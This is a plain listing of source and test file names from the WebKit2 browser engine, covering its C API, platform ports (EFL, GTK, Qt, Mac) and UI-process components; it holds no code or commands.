WebURLRequest.cpp  
WebURLRequest.h  
WebURLResponse.cpp  
WebURLResponse.h  
WebUserContentURLPattern.h  
WebWheelEvent.cpp  
Info.plist  
SharedWorkerProcessMain.mm  
com.apple.WebKit.SharedWorkerProcess.sb  
SharedWorkerProcessMac.mm  
SharedWorkerProcess.cpp

---

SharedWorkerProcess.h  
SharedWorkerProcess.messages.in  
Target.pri  
WKIconDatabaseCairo.cpp  
WKIconDatabaseCairo.h  
WKIconDatabaseCG.cpp  
WKIconDatabaseCG.h  
WKView.cpp  
WKView.h  
WKAPICastEfl.h  
WKEventEfl.cpp  
WKEventEfl.h  
WKPageEfl.cpp  
WKPageEfl.h  
WKPopupItem.cpp  
WKPopupItem.h  
WKPopupMenuListener.cpp  
WKPopupMenuListener.h  
WKViewEfl.cpp  
WKViewEfl.h  
WKAPICastGtk.h  
WKFullScreenClientGtk.cpp  
WKFullScreenClientGtk.h  
WKInspectorClientGtk.cpp  
WKInspectorClientGtk.h

---

WKView.cpp  
WKView.h  
WKViewPrivate.h  
WKContextPrivateMac.h  
WKContextPrivateMac.mm  
WKInspectorPrivateMac.h  
WKPagePrivateMac.cpp  
WKPagePrivateMac.h  
WKIconDatabaseQt.cpp  
WKIconDatabaseQt.h  
WKNativeEvent.h  
WKAPICastSoup.h  
WKContextSoup.cpp  
WKContextSoup.h  
WKCookieManagerSoup.cpp  
WKCookieManagerSoup.h  
WKSoupRequestManager.cpp  
WKSoupRequestManager.h  
WebKit2\_C.h  
WKAPICast.h  
WKApplicationCacheManager.cpp  
WKApplicationCacheManager.h  
WKAuthenticationChallenge.cpp  
WKAuthenticationChallenge.h  
WKAuthenticationDecisionListener.cpp

---



WKAuthenticationDecisionListener.h

WKBackForwardList.cpp

WKBackForwardList.h

WKBackForwardListItem.cpp

WKBackForwardListItem.h

WKBatteryManager.cpp

WKBatteryManager.h

WKBatteryStatus.cpp

WKBatteryStatus.h

WKColorPickerResultListener.cpp

WKColorPickerResultListener.h

WKContext.cpp

WKContext.h

WKContextPrivate.h

WKCookieManager.cpp

WKCookieManager.h

WKCredential.cpp

WKCredential.h

WKCredentialTypes.h

WKDatabaseManager.cpp

WKDatabaseManager.h

WKDownload.cpp

WKDownload.h

WKFormSubmissionListener.cpp

WKFormSubmissionListener.h

---

WKFrame.cpp  
WKFrame.h  
WKFramePolicyListener.cpp  
WKFramePolicyListener.h  
WKGeolocationManager.cpp  
WKGeolocationManager.h  
WKGeolocationPermissionRequest.cpp  
WKGeolocationPermissionRequest.h  
WKGeolocationPosition.cpp  
WKGeolocationPosition.h  
WKGrammarDetail.cpp  
WKGrammarDetail.h  
WKHitTestResult.cpp  
WKHitTestResult.h  
WKIconDatabase.cpp  
WKIconDatabase.h  
WKInspector.cpp  
WKInspector.h  
WKKeyValueStorageManager.cpp  
WKKeyValueStorageManager.h  
WKMediaCacheManager.cpp  
WKMediaCacheManager.h  
WKNativeEvent.h  
WKNavigationData.cpp  
WKNavigationData.h

---

WKNetworkInfo.cpp  
WKNetworkInfo.h  
WKNetworkInfoManager.cpp  
WKNetworkInfoManager.h  
WKNotification.cpp  
WKNotification.h  
WKNotificationManager.cpp  
WKNotificationManager.h  
WKNotificationPermissionRequest.cpp  
WKNotificationPermissionRequest.h  
WKNotificationProvider.h  
WKOpenPanelParameters.cpp  
WKOpenPanelParameters.h  
WKOpenPanelResultListener.cpp  
WKOpenPanelResultListener.h  
WKPage.cpp  
WKPage.h  
WKPageGroup.cpp  
WKPageGroup.h  
WKPagePrivate.h  
WKPluginSiteDataManager.cpp  
WKPluginSiteDataManager.h  
WKPreferences.cpp  
WKPreferences.h  
WKPreferencesPrivate.h

---

WKProtectionSpace.cpp  
WKProtectionSpace.h  
WKProtectionSpaceTypes.h  
WKResourceCacheManager.cpp  
WKResourceCacheManager.h  
WKTextChecker.cpp  
WKTextChecker.h  
WKVibration.cpp  
WKVibration.h  
WKViewportAttributes.cpp  
WKViewportAttributes.h  
WKCoordinatedScene.cpp  
WKCoordinatedScene.h  
WKEinaSharedString.cpp  
WKEinaSharedString.h  
WKStringQt.cpp  
WKStringQt.h  
WKURLQt.cpp  
WKURLQt.h  
WKRetainPtr.h  
EvasGLContext.cpp  
EvasGLContext.h  
EvasGLSurface.cpp  
EvasGLSurface.h  
EWebKit2.h

---

EwkView.cpp

EwkView.h

EwkViewCallbacks.h

ewk\_auth\_request.cpp

ewk\_auth\_request.h

ewk\_auth\_request\_private.h

ewk\_back\_forward\_list.cpp

ewk\_back\_forward\_list.h

ewk\_back\_forward\_list\_item.cpp

ewk\_back\_forward\_list\_item.h

ewk\_back\_forward\_list\_item\_private.h

ewk\_back\_forward\_list\_private.h

ewk\_color\_picker.cpp

ewk\_color\_picker.h

ewk\_color\_picker\_private.h

ewk\_context.cpp

ewk\_context.h

ewk\_context\_menu.cpp

ewk\_context\_menu.h

ewk\_context\_menu\_item.cpp

ewk\_context\_menu\_item.h

ewk\_context\_menu\_item\_private.h

ewk\_context\_menu\_private.h

ewk\_context\_private.h

ewk\_cookie\_manager.cpp

---

ewk\_cookie\_manager.h  
ewk\_cookie\_manager\_private.h  
ewk\_database\_manager.cpp  
ewk\_database\_manager.h  
ewk\_database\_manager\_private.h  
ewk\_defines.h  
ewk\_download\_job.cpp  
ewk\_download\_job.h  
ewk\_download\_job\_private.h  
ewk\_error.cpp  
ewk\_error.h  
ewk\_error\_private.h  
ewk\_favicon\_database.cpp  
ewk\_favicon\_database.h  
ewk\_favicon\_database\_private.h  
ewk\_file\_chooser\_request.cpp  
ewk\_file\_chooser\_request.h  
ewk\_file\_chooser\_request\_private.h  
ewk\_form\_submission\_request.cpp  
ewk\_form\_submission\_request.h  
ewk\_form\_submission\_request\_private.h  
ewk\_main.cpp  
ewk\_main.h  
ewk\_navigation\_data.cpp  
ewk\_navigation\_data.h

---

ewk\_navigation\_data\_private.h  
ewk\_navigation\_policy\_decision.cpp  
ewk\_navigation\_policy\_decision.h  
ewk\_navigation\_policy\_decision\_private.h  
ewk\_object.cpp  
ewk\_object.h  
ewk\_object\_private.h  
ewk\_page\_group.cpp  
ewk\_page\_group.h  
ewk\_page\_group\_private.h  
ewk\_popup\_menu.cpp  
ewk\_popup\_menu.h  
ewk\_popup\_menu\_item.cpp  
ewk\_popup\_menu\_item.h  
ewk\_popup\_menu\_item\_private.h  
ewk\_popup\_menu\_private.h  
ewk\_private.h  
ewk\_security\_origin.cpp  
ewk\_security\_origin.h  
ewk\_security\_origin\_private.h  
ewk\_settings.cpp  
ewk\_settings.h  
ewk\_settings\_private.h  
ewk\_storage\_manager.cpp  
ewk\_storage\_manager.h

---

ewk\_storage\_manager\_private.h  
ewk\_text\_checker.cpp  
ewk\_text\_checker.h  
ewk\_text\_checker\_private.h  
ewk\_touch.h  
ewk\_url\_request.cpp  
ewk\_url\_request.h  
ewk\_url\_request\_private.h  
ewk\_url\_response.cpp  
ewk\_url\_response.h  
ewk\_url\_response\_private.h  
ewk\_url\_scheme\_request.cpp  
ewk\_url\_scheme\_request.h  
ewk\_url\_scheme\_request\_private.h  
ewk\_view.cpp  
ewk\_view.h  
ewk\_view\_private.h  
ewk\_window\_features.cpp  
ewk\_window\_features.h  
ewk\_window\_features\_private.h  
SnapshotImageGL.cpp  
SnapshotImageGL.h  
injected\_bundle\_sample.cpp  
blank.ico  
empty\_theme.edj

---



test\_ewk2\_auth\_request.cpp  
test\_ewk2\_back\_forward\_list.cpp  
test\_ewk2\_color\_picker.cpp  
test\_ewk2\_context.cpp  
test\_ewk2\_context\_history\_callbacks.cpp  
test\_ewk2\_context\_menu.cpp  
test\_ewk2\_cookie\_manager.cpp  
test\_ewk2\_database\_manager.cpp  
test\_ewk2\_download\_job.cpp  
test\_ewk2\_eina\_shared\_string.cpp  
test\_ewk2\_favicon\_database.cpp  
test\_ewk2\_file\_chooser\_request.cpp  
test\_ewk2\_object.cpp  
test\_ewk2\_page\_group.cpp  
test\_ewk2\_popup\_menu.cpp  
test\_ewk2\_refptr\_evas\_object.cpp  
test\_ewk2\_settings.cpp  
test\_ewk2\_storage\_manager.cpp  
test\_ewk2\_text\_checker.cpp  
test\_ewk2\_view.cpp  
test\_ewk2\_window\_features.cpp  
EWK2UnitTestBase.cpp  
EWK2UnitTestBase.h  
EWK2UnitTestEnvironment.cpp  
EWK2UnitTestEnvironment.h

---

EWK2UnitTestMain.cpp  
EWK2UnitTestServer.cpp  
EWK2UnitTestServer.h  
webkit2gtk-docs.sgml  
webkit2gtk.types  
PageClientImpl.cpp  
PageClientImpl.h  
AccessibilityTestServer.cpp  
GNUmakefile.am  
InspectorTestServer.cpp  
LoadTrackingTest.cpp  
LoadTrackingTest.h  
link-title.js  
test-cert.pem  
test-key.pem  
TestBackForwardList.cpp  
TestContextMenu.cpp  
TestCookieManager.cpp  
TestDownloads.cpp  
TestInspector.cpp  
TestInspectorServer.cpp  
TestLoaderClient.cpp  
TestMain.cpp  
TestMain.h  
TestPrinting.cpp

---

TestResources.cpp  
TestSSL.cpp  
TestWebExtensions.cpp  
TestWebKitAccessibility.cpp  
TestWebKitFaviconDatabase.cpp  
TestWebKitFindController.cpp  
TestWebKitPolicyClient.cpp  
TestWebKitSettings.cpp  
TestWebKitVersion.cpp  
TestWebKitWebContext.cpp  
TestWebKitWebView.cpp  
TestWebKitWebViewGroup.cpp  
TestWebViewEditor.cpp  
WebExtensionTest.cpp  
WebKitTestBus.cpp  
WebKitTestBus.h  
WebKitTestServer.cpp  
WebKitTestServer.h  
WebViewTest.cpp  
WebViewTest.h  
webkit2.h  
webkit2marshal.list  
WebKitAuthenticationDialog.cpp  
WebKitAuthenticationDialog.h  
WebKitBackForwardList.cpp

---

WebKitBackForwardList.h  
WebKitBackForwardListItem.cpp  
WebKitBackForwardListItem.h  
WebKitBackForwardListPrivate.h  
WebKitContextMenu.cpp  
WebKitContextMenu.h  
WebKitContextMenuActions.cpp  
WebKitContextMenuActions.h  
WebKitContextMenuActionsPrivate.h  
WebKitContextMenuClient.cpp  
WebKitContextMenuClient.h  
WebKitContextMenuItem.cpp  
WebKitContextMenuItem.h  
WebKitContextMenuItemPrivate.h  
WebKitContextMenuPrivate.h  
WebKitCookieManager.cpp  
WebKitCookieManager.h  
WebKitCookieManagerPrivate.h  
WebKitDefines.h  
WebKitDownload.cpp  
WebKitDownload.h  
WebKitDownloadClient.cpp  
WebKitDownloadClient.h  
WebKitDownloadPrivate.h  
WebKitEditingCommands.h

---

WebKitEnumTypes.cpp.template

WebKitEnumTypes.h.template

WebKitError.cpp

WebKitError.h

WebKitFaviconDatabase.cpp

WebKitFaviconDatabase.h

WebKitFaviconDatabasePrivate.h

WebKitFileChooserRequest.cpp

WebKitFileChooserRequest.h

WebKitFileChooserRequestPrivate.h

WebKitFindController.cpp

WebKitFindController.h

WebKitFormClient.cpp

WebKitFormClient.h

WebKitFormSubmissionRequest.cpp

WebKitFormSubmissionRequest.h

WebKitFormSubmissionRequestPrivate.h

WebKitForwardDeclarations.h

WebKitFullscreenClient.cpp

WebKitFullscreenClient.h

WebKitGeolocationPermissionRequest.cpp

WebKitGeolocationPermissionRequest.h

WebKitGeolocationPermissionRequestPrivate.h

WebKitGeolocationProvider.cpp

WebKitGeolocationProvider.h

---

WebKitHitTestResult.cpp  
WebKitHitTestResult.h  
WebKitHitTestResultPrivate.h  
WebKitInjectedBundleClient.cpp  
WebKitInjectedBundleClient.h  
WebKitJavascriptResult.cpp  
WebKitJavascriptResult.h  
WebKitJavascriptResultPrivate.h  
WebKitLoaderClient.cpp  
WebKitLoaderClient.h  
WebKitMimeInfo.cpp  
WebKitMimeInfo.h  
WebKitMimeInfoPrivate.h  
WebKitNavigationPolicyDecision.cpp  
WebKitNavigationPolicyDecision.h  
WebKitNavigationPolicyDecisionPrivate.h  
WebKitPermissionRequest.cpp  
WebKitPermissionRequest.h  
WebKitPlugin.cpp  
WebKitPlugin.h  
WebKitPluginPrivate.h  
WebKitPolicyClient.cpp  
WebKitPolicyClient.h  
WebKitPolicyDecision.cpp  
WebKitPolicyDecision.h

---

WebKitPolicyDecisionPrivate.h  
WebKitPrintOperation.cpp  
WebKitPrintOperation.h  
WebKitPrintOperationPrivate.h  
WebKitPrivate.cpp  
WebKitPrivate.h  
WebKitRequestManagerClient.cpp  
WebKitRequestManagerClient.h  
WebKitResponsePolicyDecision.cpp  
WebKitResponsePolicyDecision.h  
WebKitResponsePolicyDecisionPrivate.h  
WebKitScriptDialog.cpp  
WebKitScriptDialog.h  
WebKitScriptDialogPrivate.h  
WebKitSecurityManager.cpp  
WebKitSecurityManager.h  
WebKitSecurityManagerPrivate.h  
WebKitSettings.cpp  
WebKitSettings.h  
WebKitSettingsPrivate.h  
WebKitTextChecker.cpp  
WebKitTextChecker.h  
WebKitUIClient.cpp  
WebKitUIClient.h  
WebKitURLRequest.cpp

---

WebKitURLRequest.h  
WebKitURLRequestPrivate.h  
WebKitURIResponse.cpp  
WebKitURIResponse.h  
WebKitURIResponsePrivate.h  
WebKitURISchemeRequest.cpp  
WebKitURISchemeRequest.h  
WebKitURISchemeRequestPrivate.h  
WebKitVersion.cpp  
WebKitVersion.h.in  
WebKitWebContext.cpp  
WebKitWebContext.h  
WebKitWebContextPrivate.h  
WebKitWebInspector.cpp  
WebKitWebInspector.h  
WebKitWebInspectorPrivate.h  
WebKitWebResource.cpp  
WebKitWebResource.h  
WebKitWebResourcePrivate.h  
WebKitWebView.cpp  
WebKitWebView.h  
WebKitWebViewBase.cpp  
WebKitWebViewBase.h  
WebKitWebViewBaseAccessible.cpp  
WebKitWebViewBaseAccessible.h

---



WebKitWebViewBasePrivate.h  
WebKitWebViewGroup.cpp  
WebKitWebViewGroup.h  
WebKitWebViewGroupPrivate.h  
WebKitWebViewPrivate.h  
WebKitWindowProperties.cpp  
WebKitWindowProperties.h  
WebKitWindowPropertiesPrivate.h  
WebViewBaselInputMethodFilter.cpp  
WebViewBaselInputMethodFilter.h  
FindIndicatorWindow.h  
FindIndicatorWindow.mm  
PageClientImpl.h  
PageClientImpl.mm  
PDFViewController.h  
PDFViewController.mm  
WebKit2.h  
WKBrowsingContextController.h  
WKBrowsingContextController.mm  
WKBrowsingContextControllerInternal.h  
WKBrowsingContextControllerPrivate.h  
WKBrowsingContextGroup.h  
WKBrowsingContextGroup.mm  
WKBrowsingContextGroupPrivate.h  
WKBrowsingContextLoadDelegate.h

---

WKConnection.h  
WKConnection.mm  
WKConnectionInternal.h  
WKPrintingView.h  
WKPrintingView.mm  
WKProcessGroup.h  
WKProcessGroup.mm  
WKProcessGroupPrivate.h  
WKTextInputWindowController.h  
WKTextInputWindowController.mm  
WKTypeRefWrapper.h  
WKTypeRefWrapper.mm  
WKView.h  
WKView.mm  
WKViewInternal.h  
WKViewPrivate.h  
qquicknetworkreply.cpp  
qquicknetworkreply\_p.h  
qquicknetworkrequest.cpp  
qquicknetworkrequest\_p.h  
qquickurlschemedelegate.cpp  
qquickurlschemedelegate\_p.h  
qquickwebpage.cpp  
qquickwebpage\_p.h  
qquickwebpage\_p\_p.h

---

qquickwebview.cpp  
qquickwebview\_p.h  
qquickwebview\_p\_p.h  
qtwebsecurityorigin.cpp  
qtwebsecurityorigin\_p.h  
qwebchannelwebkittransport.cpp  
qwebchannelwebkittransport\_p.h  
qwebdownloaditem.cpp  
qwebdownloaditem\_p.h  
qwebdownloaditem\_p\_p.h  
qwebiconimageprovider.cpp  
qwebiconimageprovider\_p.h  
qwebkittest.cpp  
qwebkittest\_p.h  
qwebloadrequest.cpp  
qwebloadrequest\_p.h  
qwebnavigationhistory.cpp  
qwebnavigationhistory\_p.h  
qwebnavigationhistory\_p\_p.h  
qwebnavigationrequest.cpp  
qwebnavigationrequest\_p.h  
qwebpermissionrequest.cpp  
qwebpermissionrequest\_p.h  
qwebpreferences.cpp  
qwebpreferences\_p.h

---

qwebpreferences\_p\_p.h  
qrawwebview.cpp  
qrawwebview\_p.h  
qrawwebview\_p\_p.h  
bytearraytestdata.cpp  
bytearraytestdata.h  
inspectorserver.pro  
tst\_inspectorserver.cpp  
publicapi.pro  
tst\_publicapi.cpp  
download.zip  
append-document-title.js  
big-user-script.js  
change-document-title.js  
TestWebView.qml  
titleupdate.js  
tst\_linkHovered.qml  
tst\_loadHtml.qml  
tst\_navigationRequested.qml  
DesktopBehavior.pro  
qmltests.pro  
resources.qrc  
tst\_qmltests.cpp  
tst\_applicationScheme.qml  
tst\_colorChooser.qml

---

tst\_doubleTapToZoom.qml

tst\_download.qml

tst\_evaluateJavaScript.qml

tst\_favIconLoad.qml

tst\_findText.qml

tst\_fitToView.qml

tst\_geolocation.qml

tst\_itemSelector.qml

tst\_javascriptDialogs.qml

tst\_loadFail.qml

tst\_loadHtml.qml

tst\_loadProgress.qml

tst\_loadProgressSignal.qml

tst\_loadUrl.qml

tst\_messaging.qml

tst\_multiFileUpload.qml

tst\_navigationHistory.qml

tst\_notification.qml

tst\_origin.qml

tst\_preferences.qml

tst\_properties.qml

tst\_resize.qml

tst\_singleFileUpload.qml

tst\_titleChanged.qml

tst\_userScripts.qml

---

tst\_webchannel.qml  
tst\_wheelEventHandling.qml  
WebView.pro  
qquickwebview.pro  
tst\_qquickwebview.cpp  
qrawwebview.pro  
tst\_qrawwebview.cpp  
tests.pri  
testwindow.h  
util.cpp  
util.h  
AuthenticationChallengeProxy.cpp  
AuthenticationChallengeProxy.h  
AuthenticationDecisionListener.cpp  
AuthenticationDecisionListener.h  
WebCredential.cpp  
WebCredential.h  
WebProtectionSpace.cpp  
WebProtectionSpace.h  
BackingStore.cpp  
BackingStore.h  
BackingStoreCairo.cpp  
WebBackForwardListCF.cpp  
WebPageProxyCF.cpp  
WebPreferencesCF.cpp

---

CoordinatedLayerTreeHostProxy.cpp  
CoordinatedLayerTreeHostProxy.h  
CoordinatedLayerTreeHostProxy.messages.in  
WebPageProxyCoordinatedGraphics.cpp  
WebView.cpp  
WebView.h  
WebViewClient.cpp  
WebViewClient.h  
WKCoordinatedSceneAPICast.h  
DefaultUndoController.cpp  
DefaultUndoController.h  
DownloadProxy.cpp  
DownloadProxy.h  
DownloadProxy.messages.in  
DownloadProxyMap.cpp  
DownloadProxyMap.h  
DrawingAreaProxy.cpp  
DrawingAreaProxy.h  
DrawingAreaProxy.messages.in  
DrawingAreaProxyImpl.cpp  
DrawingAreaProxyImpl.h  
BatteryProvider.cpp  
BatteryProvider.h  
ContextHistoryClientEfl.cpp  
ContextHistoryClientEfl.h

---

ContextMenuClientEfl.cpp

ContextMenuClientEfl.h

DownloadManagerEfl.cpp

DownloadManagerEfl.h

EwkTouchEvent.cpp

EwkTouchEvent.h

EwkTouchPoint.cpp

EwkTouchPoint.h

FindClientEfl.cpp

FindClientEfl.h

FormClientEfl.cpp

FormClientEfl.h

InputMethodContextEfl.cpp

InputMethodContextEfl.h

NetworkInfoProvider.cpp

NetworkInfoProvider.h

PageLoadClientEfl.cpp

PageLoadClientEfl.h

PagePolicyClientEfl.cpp

PagePolicyClientEfl.h

PageUIClientEfl.cpp

PageUIClientEfl.h

PageViewportControllerClientEfl.cpp

PageViewportControllerClientEfl.h

RequestManagerClientEfl.cpp

---



RequestManagerClientEfl.h  
TextCheckerClientEfl.cpp  
TextCheckerClientEfl.h  
TextCheckerEfl.cpp  
VibrationClientEfl.cpp  
VibrationClientEfl.h  
ViewClientEfl.cpp  
ViewClientEfl.h  
WebContextEfl.cpp  
WebContextMenuProxyEfl.cpp  
WebContextMenuProxyEfl.h  
WebFullScreenManagerProxyEfl.cpp  
WebInspectorProxyEfl.cpp  
WebPageProxyEfl.cpp  
WebPopupItemEfl.cpp  
WebPopupItemEfl.h  
WebPopupMenuListenerEfl.cpp  
WebPopupMenuListenerEfl.h  
WebPreferencesEfl.cpp  
WebProcessProxyEfl.cpp  
WebUIPopupMenuClient.cpp  
WebUIPopupMenuClient.h  
WebViewEfl.cpp  
WebViewEfl.h  
FindIndicator.cpp

---

FindIndicator.h

GenericCallback.h

GeolocationPermissionRequestManagerProxy.cpp

GeolocationPermissionRequestManagerProxy.h

GeolocationPermissionRequestProxy.cpp

GeolocationPermissionRequestProxy.h

ExperimentalFeatures.cpp

ExperimentalFeatures.h

TextCheckerGtk.cpp

WebContextGtk.cpp

WebContextMenuProxyGtk.cpp

WebContextMenuProxyGtk.h

WebFullScreenClientGtk.cpp

WebFullScreenClientGtk.h

WebFullScreenManagerProxyGtk.cpp

WebInspectorClientGtk.cpp

WebInspectorClientGtk.h

WebInspectorProxyGtk.cpp

WebPageProxyGtk.cpp

WebPopupMenuProxyGtk.cpp

WebPopupMenuProxyGtk.h

WebPreferencesGtk.cpp

WebProcessProxyGtk.cpp

WebInspectorServerEfl.cpp

WebInspectorServerGtk.cpp

---

HTTPRequest.cpp  
HTTPRequest.h  
WebInspectorServerQt.cpp  
WebSocketServerQt.cpp  
WebSocketServerQt.h  
WebSocketServerSoup.cpp  
WebInspectorServer.cpp  
WebInspectorServer.h  
WebSocketServer.cpp  
WebSocketServer.h  
WebSocketServerClient.h  
WebSocketServerConnection.cpp  
WebSocketServerConnection.h  
ProcessLauncherEfl.cpp  
ProcessLauncherGtk.cpp  
DynamicLinkerEnvironmentExtractor.h  
DynamicLinkerEnvironmentExtractor.mm  
EnvironmentVariables.cpp  
EnvironmentVariables.h  
ProcessLauncherMac.mm  
ProcessLauncher.cpp  
ProcessLauncher.h  
ProcessLauncherQt.cpp  
BackingStoreMac.mm  
CorrectionPanel.h

---

CorrectionPanel.mm

RemoteLayerTreeDrawingAreaProxy.h

RemoteLayerTreeDrawingAreaProxy.mm

RemoteLayerTreeHost.h

RemoteLayerTreeHost.messages.in

RemoteLayerTreeHost.mm

SecItemShimProxy.cpp

SecItemShimProxy.h

SecItemShimProxy.messages.in

TextCheckerMac.mm

TiledCoreAnimationDrawingAreaProxy.h

TiledCoreAnimationDrawingAreaProxy.mm

WebContextMac.mm

WebContextMenuProxyMac.h

WebContextMenuProxyMac.mm

WebCookieManagerProxyMac.mm

WebFullscreenManagerProxyMac.mm

WebInspectorProxyMac.mm

WebPageProxyMac.mm

WebPopupMenuProxyMac.h

WebPopupMenuProxyMac.mm

WebPreferencesMac.mm

WebProcessProxyMac.mm

WKFullKeyboardAccessWatcher.h

WKFullKeyboardAccessWatcher.mm

---

WKFullScreenWindowController.h  
WKFullScreenWindowController.mm  
CustomProtocolManagerProxy.h  
CustomProtocolManagerProxy.messages.in  
CustomProtocolManagerProxyMac.mm  
NetworkProcessProxyMac.mm  
NetworkProcessProxy.cpp  
NetworkProcessProxy.h  
NetworkProcessProxy.messages.in  
NotificationPermissionRequest.cpp  
NotificationPermissionRequest.h  
NotificationPermissionRequestManagerProxy.cpp  
NotificationPermissionRequestManagerProxy.h  
WebNotification.cpp  
WebNotification.h  
WebNotificationManagerProxy.cpp  
WebNotificationManagerProxy.h  
WebNotificationProvider.cpp  
WebNotificationProvider.h  
PageClient.h  
PageViewportController.cpp  
PageViewportController.h  
PageViewportControllerClient.h  
PluginInfoStoreMac.mm  
PluginProcessManagerMac.mm

---

PluginProcessProxyMac.mm  
PlugInAutoStartProvider.cpp  
PlugInAutoStartProvider.h  
PluginInfoStore.cpp  
PluginInfoStore.h  
PluginProcessManager.cpp  
PluginProcessManager.h  
PluginProcessProxy.cpp  
PluginProcessProxy.h  
PluginProcessProxy.messages.in  
PluginProcessProxyQt.cpp  
PluginInfoStoreUnix.cpp  
PluginProcessProxyUnix.cpp  
WebPluginSiteDataManager.cpp  
WebPluginSiteDataManager.h  
ProcessModel.h  
BackingStoreQt.cpp  
PageViewportControllerClientQt.cpp  
PageViewportControllerClientQt.h  
QtDialogRunner.cpp  
QtDialogRunner.h  
QtDownloadManager.cpp  
QtDownloadManager.h  
QtGestureRecognizer.cpp  
QtGestureRecognizer.h

---

QtPageClient.cpp  
QtPageClient.h  
QtPanGestureRecognizer.cpp  
QtPanGestureRecognizer.h  
QtPinchGestureRecognizer.cpp  
QtPinchGestureRecognizer.h  
QtTapGestureRecognizer.cpp  
QtTapGestureRecognizer.h  
QtWebContext.cpp  
QtWebContext.h  
QtWebError.cpp  
QtWebError.h  
QtWebIconDatabaseClient.cpp  
QtWebIconDatabaseClient.h  
QtWebPageEventHandler.cpp  
QtWebPageEventHandler.h  
QtWebPagePolicyClient.cpp  
QtWebPagePolicyClient.h  
QtWebPageSGNode.cpp  
QtWebPageSGNode.h  
QtWebPageUIClient.cpp  
QtWebPageUIClient.h  
TextCheckerQt.cpp  
WebColorPickerQt.cpp  
WebColorPickerQt.h

---

WebContextMenuProxyQt.cpp  
WebContextMenuProxyQt.h  
WebContextQt.cpp  
WebFullScreenManagerProxyQt.cpp  
WebGeolocationProviderQt.cpp  
WebGeolocationProviderQt.h  
WebInspectorProxyQt.cpp  
WebPageProxyQt.cpp  
WebPopupMenuProxyQt.cpp  
WebPopupMenuProxyQt.h  
WebPreferencesQt.cpp  
WebProcessProxyQt.cpp  
ResponsivenessTimer.cpp  
ResponsivenessTimer.h  
SharedWorkerProcessManagerMac.mm  
SharedWorkerProcessProxyMac.mm  
SharedWorkerProcessManager.cpp  
SharedWorkerProcessManager.h  
SharedWorkerProcessProxy.cpp  
SharedWorkerProcessProxy.h  
SharedWorkerProcessProxy.messages.in  
WebCookieManagerProxySoup.cpp  
WebSoupRequestManagerClient.cpp  
WebSoupRequestManagerClient.h  
WebSoupRequestManagerProxy.cpp

---



WebSoupRequestManagerProxy.h  
WebSoupRequestManagerProxy.messages.in  
StatisticsRequest.cpp  
StatisticsRequest.h  
LocalStorageDatabase.cpp  
LocalStorageDatabase.h  
LocalStorageDatabaseTracker.cpp  
LocalStorageDatabaseTracker.h  
StorageManager.cpp  
StorageManager.h  
StorageManager.messages.in  
TextChecker.h  
TextCheckerCompletion.cpp  
TextCheckerCompletion.h  
VisitedLinkProvider.cpp  
VisitedLinkProvider.h  
WebApplicationCacheManagerProxy.cpp  
WebApplicationCacheManagerProxy.h  
WebApplicationCacheManagerProxy.messages.in  
WebBackForwardList.cpp  
WebBackForwardList.h  
WebBatteryManagerProxy.cpp  
WebBatteryManagerProxy.h  
WebBatteryManagerProxy.messages.in  
WebBatteryProvider.cpp

---

WebBatteryProvider.h  
WebColorPicker.cpp  
WebColorPicker.h  
WebColorPickerResultListenerProxy.cpp  
WebColorPickerResultListenerProxy.h  
WebConnectionToWebProcess.cpp  
WebConnectionToWebProcess.h  
WebContext.cpp  
WebContext.h  
WebContext.messages.in  
WebContextClient.cpp  
WebContextClient.h  
WebContextConnectionClient.cpp  
WebContextConnectionClient.h  
WebContextInjectedBundleClient.cpp  
WebContextInjectedBundleClient.h  
WebContextMenuProxy.cpp  
WebContextMenuProxy.h  
WebContextSupplement.h  
WebContextUserMessageCoders.h  
WebCookieManagerProxy.cpp  
WebCookieManagerProxy.h  
WebCookieManagerProxy.messages.in  
WebCookieManagerProxyClient.cpp  
WebCookieManagerProxyClient.h

---

WebDatabaseManagerProxy.cpp  
WebDatabaseManagerProxy.h  
WebDatabaseManagerProxy.messages.in  
WebDatabaseManagerProxyClient.cpp  
WebDatabaseManagerProxyClient.h  
WebDownloadClient.cpp  
WebDownloadClient.h  
WebEditCommandProxy.cpp  
WebEditCommandProxy.h  
WebFindClient.cpp  
WebFindClient.h  
WebFormClient.cpp  
WebFormClient.h  
WebFormSubmissionListenerProxy.cpp  
WebFormSubmissionListenerProxy.h  
WebFrameListenerProxy.cpp  
WebFrameListenerProxy.h  
WebFramePolicyListenerProxy.cpp  
WebFramePolicyListenerProxy.h  
WebFrameProxy.cpp  
WebFrameProxy.h  
WebFullScreenManagerProxy.cpp  
WebFullScreenManagerProxy.h  
WebFullScreenManagerProxy.messages.in  
WebGeolocationManagerProxy.cpp

---

WebGeolocationManagerProxy.h  
WebGeolocationManagerProxy.messages.in  
WebGeolocationProvider.cpp  
WebGeolocationProvider.h  
WebGrammarDetail.cpp  
WebGrammarDetail.h  
WebHistoryClient.cpp  
WebHistoryClient.h  
WebIconDatabase.cpp  
WebIconDatabase.h  
WebIconDatabase.messages.in  
WebIconDatabaseClient.cpp  
WebIconDatabaseClient.h  
WebInspectorProxy.cpp  
WebInspectorProxy.h  
WebInspectorProxy.messages.in  
WebKeyValueStorageManager.cpp  
WebKeyValueStorageManager.h  
WebLoaderClient.cpp  
WebLoaderClient.h  
WebMediaCacheManagerProxy.cpp  
WebMediaCacheManagerProxy.h  
WebMediaCacheManagerProxy.messages.in  
WebNavigationData.cpp  
WebNavigationData.h

---

WebNetworkInfoManagerProxy.cpp  
WebNetworkInfoManagerProxy.h  
WebNetworkInfoManagerProxy.messages.in  
WebNetworkInfoProvider.cpp  
WebNetworkInfoProvider.h  
WebOpenPanelResultListenerProxy.cpp  
WebOpenPanelResultListenerProxy.h  
WebPageContextMenuClient.cpp  
WebPageContextMenuClient.h  
WebPageGroup.cpp  
WebPageGroup.h  
WebPageProxy.cpp  
WebPageProxy.h  
WebPageProxy.messages.in  
WebPolicyClient.cpp  
WebPolicyClient.h  
WebPopupMenuProxy.h  
WebPreferences.cpp  
WebPreferences.h  
WebProcessProxy.cpp  
WebProcessProxy.h  
WebProcessProxy.messages.in  
WebResourceCacheManagerProxy.cpp  
WebResourceCacheManagerProxy.h  
WebResourceCacheManagerProxy.messages.in

---

WebTextChecker.cpp  
WebTextChecker.h  
WebTextCheckerClient.cpp  
WebTextCheckerClient.h  
WebUIClient.cpp  
WebUIClient.h  
WebVibrationProvider.cpp  
WebVibrationProvider.h  
WebVibrationProxy.cpp  
WebVibrationProxy.h  
WebVibrationProxy.messages.in  
WebViewportAttributes.cpp  
WebViewportAttributes.h  
NetworkMainUnix.cpp  
PluginMainUnix.cpp  
version.plist  
WebKit2.pri  
WebKit2.pro  
